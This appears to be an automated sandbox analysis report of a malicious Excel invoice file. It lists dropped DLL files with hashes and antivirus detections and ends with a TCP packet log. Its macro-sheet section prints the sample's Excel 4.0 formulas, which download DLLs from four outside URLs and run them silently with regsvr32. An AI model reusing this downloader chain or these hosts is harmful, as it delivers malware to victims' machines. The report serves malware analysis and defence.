SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false
Preview:	MSCF....(.....y.....Tbr..authroot.stl.\$..4..CK..<Tk..c_d....A.K....Y.f....!))\$7*!.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..].....B'.....Q...c"U.0.n.....J.....4.....i7s...:27....._...+).IE...he.4 .?...h....7..PA..b... ..#1+..o...g.....2n1m...=.....Dp...f..ljX.Dx..r<'.1Rl3B0<w.D.z..)D .8<..c+..XH..K..Y..d.j.<A... ..l_Iv w..rDp...'.nL...lG.F...f.fX..r. ?...v(...L.<.\Z..g;>.0v...PA..{.x...T0.`g...c..7.U?...9.p.a.&..9.....sV..l0..D.fhi..h.F...q...y....Mq .4..Z....=[L...AS..9.....:.....+..P.N....EAQ/V..sr.....y.B.`Efe..8../.....\$..y-.q.J.....nP...2.Q8...O.....M.@\>=X....V..z.4.=.@...ws.N.M3.S.c?...C4]?..K.9.....^..CU.....O....X.`....._gU...*.V.{V6..m..D.- Q.t.7.....9.~....[...l.<e...~\$..>.....s.I.S....~1..lV.2Ri...jR!8...q...l.X.%.)@.....2.gb.t...};...@Z..<q..y.....e3..cY.we.\$....z. .#.....l...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.11707576075895
Encrypted:	false
SSDEEP:	6:kKL8oJN+SkQlPIEGYRM9z+4KIDA3RUesJ21:zmkPIE99SNxAhUesE1
MD5:	3A3A4A298CB854336D8221F095676ECB
SHA1:	E60C6F4C9343DDC3BE43F6D132346D2C3D82FC6B
SHA-256:	C53952AA0D67DD9FACFF25327E78D4C59253F8F9FC48587D2C1314F588DFB6C5
SHA-512:	57D95F854A224F26ED97E980FFA1FAF204BF715B3116874F0AEA42BEF2081B0EFOE54FD4FC8F1ADE7E3AAF9CF7A6BE1EB06648AFB9E49830060092C8CE6BE6E
Malicious:	false
Preview:	p..... "x...n.(.....3k/"[.....(.....(.....(.....http://.c.t.l.d.l..w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./m.s.d.o.w.n.l.o.a.d/.u.p.d.a.t.e./v.3/.s.t.a.t.i.c./t.r.u.s.t.e.d.r./e.n/.a.u.t.h.r.o.o.t.s.t.l..c.a.b..."8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:0..."

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHCOJWC\LjSKxP[1].dll



Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGYwCTD0JUia2tqZ4lvUIDAj7UOjVifSwHEDQVLK:i5MR9M6y3TeRlvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBCF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE94345778510C
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 26%, Browse - Antivirus: ReversingLabs, Detection: 65%
IE Cache URL:	http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..k..ikRic h..ik.....PE..d...v{b....."5.....T...@.....P.....text.....`rdata.T.....@..@.data....7.....@....pdata.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\CPZby9k8xhW2TaPgwsAagxTpGuhlkFrK[1].dll	
	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:Jl0AM0yQkR9M6lgIEltJUNjiWgyWcTM0JUiA2tqZ4lvUIDAj7UOjVifSwHEDQVLK:i5MR9M6y3T1RlvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EDAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D684005
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik...k..ik..k..hk..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{b....."5.....T...@.....P.....text.....`rdata.T.....@...@.data....7.....@....pdata.....@...@.rsrc..... @...@.reloc.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\F3D0S06hLF1rUq3s6X0B[1].dll	
	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHsQtgEIUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7IrfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAAA56FDAAFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 37%, Browse - Antivirus: ReversingLabs, Detection: 62%
IE Cache URL:	http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....S.....!.....Rich.....PE..d....b....."`.....@.....r...\$...P...p.....P..<.....p.. .....text..Z^.....`rdata.....p....d.....@...@.data...C.....@....pdata.<...P.....@...@.rsrc.....p.....".....@...@.r eloc.....@..B.....

C:\Users\user\AppData\Local\Temp\Cab4DDA.tmp	
	
Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	7.9951219482618905
Encrypted:	true
SSDEEP:	1536:kmu7iDG/SCACih0/8ulGantJdjFpTE8ITeNjiXKGgUN:CeGf5gKsG4vdjFpJlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB1699476
Malicious:	false

Preview:	MSCF....(.....!.....y.....Tbr..authroot.stl.\$..4..CK..<Tk...c_d...A.K....Y.f...!))\$7*!.....e.eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F....V:F..].....B`.....Q...c"U.0.n.....J.....4.....i7s...:27....._...+).!E..he.4 ?...h....7..PA..b.,,....#1+..o...g.....2n1m...=.....Dp.;.f.ljX.Dx..r<'.1Ri3B0<w.D.z.)D ..8<..c+..`XH..K..Y..d.j.<A... ..l_lVb[w..rDp...'.....nL.....!G.F....f.fX..f.. ?.....v(...L.<.\.Z.g.;>.0v...P]...A..(.x...T0.`g...c..7.U?...9.p.a.&..9.....sV..l0..D..fhi..h.F....q...y.....Mq 4.Z.....=[L...AS..9.....:..... ..+..P.N....EAQ.V..sr....y.B.`Efe..8./.....\$...y-.q.J.....nP...2.Q8...O.....M.@\>=X...V..z.4.=.@...ws.N.M3.S.c?...C4]?..K.9.....^..CU.....O....X.`....._gU...*.V.{V6..m ..D- Q.t.7.....9~....[...l.<e...~\$.>.....s.I.S...~1..lV.2Ri:..jR!8...q..l.X.%.)@.....2.gb,t..}..;...@Z..<q..y....e3.cY.we.\$...z.. .#.....l...
----------	---

C:\Users\user\AppData\Local\Temp\Tar4DDB.tmp	
Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtiIgCyNY2lp/5ib6NWdm1wpzru2RPZz04D8rCMiB3XIMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E721613517543768F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*H.....y.0.yz...1.0...`H.e.....0.i...+.....7.....i.0.i.0...+.....7.....SiU[v...220418211447Z0...+.....0.i.0..D....`...@...0..0.r1.*0...+.....7..h1.....+h...0...+.....7..~1... ..D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%...=...0\$.+.....7...1.....`@V'..%.*.S.Y.00..+.....7..b1". .]L4>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t..R. ..o.o.t..C.e.r.t.i.f.i.c.a.t.e..A.u.t.h.o.r.i.t.y...0.....[/.ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1..O..V.....b0\$.+.....7...1...>.)...s..=\$-R'..00..+.....7..b1". [x....[...3x:...7.2...Gy.c.S.0D..+.....7...16.4V.e.r.i.S.i.g.n..T.i.m.e..S.t.a.m.p.i.n.g..C.A...0....4..R...2.7.. ..1.0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...l0...^...[...J@0\$.+.....7...1...Jw".F....9.N...`...00..+.....7..b1". ...@....G..d..m..\$....X...)0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFAAB52B96F6C7763A.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.4344832916567816
Encrypted:	false
SSDEEP:	768:ODRKpb8GYrMPe3q7Q0XV5xtezE8vpl8UM+Vg9s1Xb:OVKpb8GYrMPe3q7Q0XV5xtezE8vG8Uf
MD5:	FEB082659EDCEf8A2B3CDC150B38C817
SHA1:	B800D29AF62E6C1D6EBBEFBA7ABCB92FAB3B3826
SHA-256:	88835663ED10875B6C5BE1EE758F7E31BC9AB979A9B20F3E6E86F7DDE0969056
SHA-512:	8890D3EF3A02C39FD46C5283BA38AFE6B451EF6E1C394EDC162F76172521BCB0674ED67F934C626012DF4A65DFEFF2D73ADF87BC70CB5B6C422FCBCA2D016F4
Malicious:	false
Preview:	>.....

C:\Users\user\Desktop\Rechnung 2022.20.05_1440.xls 	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 08:38:10 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.453755706050738
Encrypted:	false
SSDEEP:	1536:gVKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+u9s1a6YG2jzQ0viPvDNHhGtb:+Kpb8rGYrMPe3q7Q0XV5xtezE8vG8UMT
MD5:	6C9B83C004D20D330B8046B41DC698F3
SHA1:	DE4FF007C1FB52715DC30A3BB0A2C75274F1ADE3
SHA-256:	C1238EA8060B8F59D97E3F6C352B9FD6DF88CBD04899851735A6A430C438E97D
SHA-512:	FEC8E96A1872E8E81DA8C253A274422712CD1A8D45EEB6B238F7058F051FA38CC7AC8F545147B65DB995F04ED565F03866B27FE504F91D9EB03BC6C3B5B65AFC
Malicious:	true
Preview:	>.....Z0.....\p....userTH.....B....a....=.....=.....Ve18.....X.@....."1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx  	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6IglELtJUNjiWGyWcTM0JUiA2tqZ4lvUIDAj7UOjVifSwHEDQVLK:i5MR9M6y3T1RlvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EADAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D684005
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..hk..ik..k..ik..k..ik..k..ikRic h..ik.....PE..d...v{.b.....".....5.....T...@.....P.....text.....`rdata.T.....@..@.data....7.....@...pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Users\user\uxevr2.ocx  	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHSqTgEIUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7lrfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAA56FDA AFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 37%, Browse - Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....S.....!.....Rich.....PE..d...b.....".....`..... .....@.....r...\$...P...p...P..<.....p..... .....text...Z^.....`rdata.....p.....d.....@..@.data...C.....@....pdata.<...P.....@..@.rsrc.....p.....".....@..@.r eloc.....@..B.....

C:\Users\user\uxevr4.ocx  	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6IglELtJUNjiWGyWcTD0JUiA2tqZ4lvUIDAj7UOjVifSwHEDQVLK:i5MR9M6y3TeRlvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFAA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBCF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE94345778510C
Malicious:	true
Antivirus:	- Antivirus: Joe Sandbox ML, Detection: 100% - Antivirus: Metadefender, Detection: 26%, Browse - Antivirus: ReversingLabs, Detection: 65%

Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..ik..k..ikRic h..ik.....PE..d..v{b....."5.....T...@.....P.....text.....`rdata.T.....@..@.data...7.....@...pdata.....@..@.rsrc..... @..@.reloc.....@..B.....
----------	--

C:\Windows\System32\JPKlhC\pliz.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158100775230176
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lgIElIJUNjiWGyWcTM0JUia2tqZ4lvUIDAj7UOjVifSwHEDQVLK;i5MR9M6y3T1RlvgMSS3AyUrhYu3j
MD5:	3E28EC446EC996E82C1330164271ACDD
SHA1:	61FD8CCDDFFDC93C3FE10D926524701E926499B8E
SHA-256:	8975189B8CB95CA5DC8EADAE1AC48C816A065467355B5C8678C6D9C0323C8F13B
SHA-512:	19864DF1260BF4DCCF22B84ACCB50D09C27D499582A2166F7B419B7FD5D16B2C31DF3E199009A449E38BAAAC853EDD8B3F60F0330176E316F032C645D684009
Malicious:	true
Antivirus:	Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....8..ik..ik..k..ik..k..ik..k..hk..ik..k..ik..k..ik..k..ikRic h..ik.....PE..d..v{b....."5.....T...@.....P.....text.....`rdata.T.....@..@.data...7.....@...pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Windows\System32\QPbqQqVCSFtY\IUVkTKnLGjDR.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.110062137113599
Encrypted:	false
SSDEEP:	6144:3LAmffHSqTElUvQbPR7PzWtM8aoAVXywf1Ey3B86v/MUxo1/BwNPAtZZr:7AmffHcjSO7IfyyR8Gm1/Sex
MD5:	290B5A7C7EEDF92605DDA68B9F61D6BC
SHA1:	B409CA9851FECCA61E6CB0AAA56FDAAFC7242F5
SHA-256:	38B418029CB9E717604336AC6B2AF141A8549EFA0B7DA970CBEE4E0FA199A056
SHA-512:	4A0161841098D1C51536B21C0AC40970231478F98FFE2966E8A4DC8D58856669AA25593EF446B3DDA2556366B92D1C4DD892768F210F9B1C8C6E256C9F2B008D
Malicious:	true
Antivirus:	- Antivirus: Metadefender, Detection: 37%, Browse - Antivirus: ReversingLabs, Detection: 62%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....S.....!.....Rich.....PE..d.....b....."`..... .....@.....r...\$...P....p.....P.<.....p..... .....text...Z^.....`rdata.....p.....d.....@..@.data...C.....@...pdata.<...P.....@..@.rsrc.....p.....".....@..@.r eloc.....@..B.....

C:\Windows\System32\SDDrQciobl0h\PbiZVL.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158103111942775
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lgIElIJUNjiWGyWcTD0JUia2tqZ4lvUIDAj7UOjVifSwHEDQVLK;i5MR9M6y3TeRlvgMSS3AyUrhYu3j
MD5:	DC718A4E9DA03BBC0673313CD6D7715C
SHA1:	C500D8F78D3EFA575F7AD020513B2CDD96653DC
SHA-256:	67C21491D013E6DBE6E123530F6686010163E75EF3DF41CEEBCF7601C78692434
SHA-512:	7053E6BCF2E6F8DDC51E4152993E86DFBA83E6DD0EE3476F77CD7DCB916ADAB611730DF1B5E936BE476C73DE5F2241BFF96CCE53697DE4693DBE9434577850C
Malicious:	true
Antivirus:	- Antivirus: Metadefender, Detection: 26%, Browse - Antivirus: ReversingLabs, Detection: 65%



```
PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.melisetoaksesar.com/catalog/controller/account/dqfKI/","..luxevr1.ocx",0,0),F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr1.ocx"),F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/","..luxevr2.ocx",0,0),F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr2.ocx"),F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://masyuk.com/581voyze/MIX/","..luxevr3.ocx",0,0),F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr3.ocx"),F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/","..luxevr4.ocx",0,0),F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr4.ocx"),F25)=FORMULA("=RETURN()",F29)
```

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

```
PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://www.melisetoaksesar.com/catalog/controller/account/dqfKI/","..luxevr1.ocx",0,0),F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr1.ocx"),F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://elamurray.com/athletics-carnival-2018/3UTZYr9D9f/","..luxevr2.ocx",0,0),F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr2.ocx"),F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://masyuk.com/581voyze/MIX/","..luxevr3.ocx",0,0),F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr3.ocx"),F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://jr-software-web.net/aaabackupsqldb/11hYk3bHJ/","..luxevr4.ocx",0,0),F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..luxevr4.ocx"),F25)=FORMULA("=RETURN()",F29)
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:45:01.119350910 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.119405031 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.119474888 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.130023956 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.130060911 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.310992002 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.311161995 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.321933031 CEST	49171	443	192.168.2.22	212.98.224.29

Timestamp	Source Port	Dest Port	Source IP	Dest IP
-----------	-------------	-----------	-----------	---------

May 23, 2022 08:45:01.321954966 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.322316885 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.322379112 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.565952063 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.608514071 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.742876053 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743017912 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743042946 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.743079901 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743107080 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.743134022 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.743242025 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743369102 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.743510962 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743592978 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.743666887 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.743748903 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.747656107 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822495937 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822572947 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822691917 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822710037 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822720051 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822756052 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822833061 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822911024 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822926044 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822949886 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.822973967 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.822984934 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.823085070 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.823116064 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.823148966 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.823170900 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.823240995 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.823640108 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.903158903 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.903292894 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.903461933 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.903484106 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.903590918 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.903661966 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.903692007 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.903748035 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.903814077 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.903902054 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.904123068 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.904225111 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.904263973 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.904355049 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.904658079 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.904691935 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.904791117 CEST	49171	443	192.168.2.22	212.98.224.29
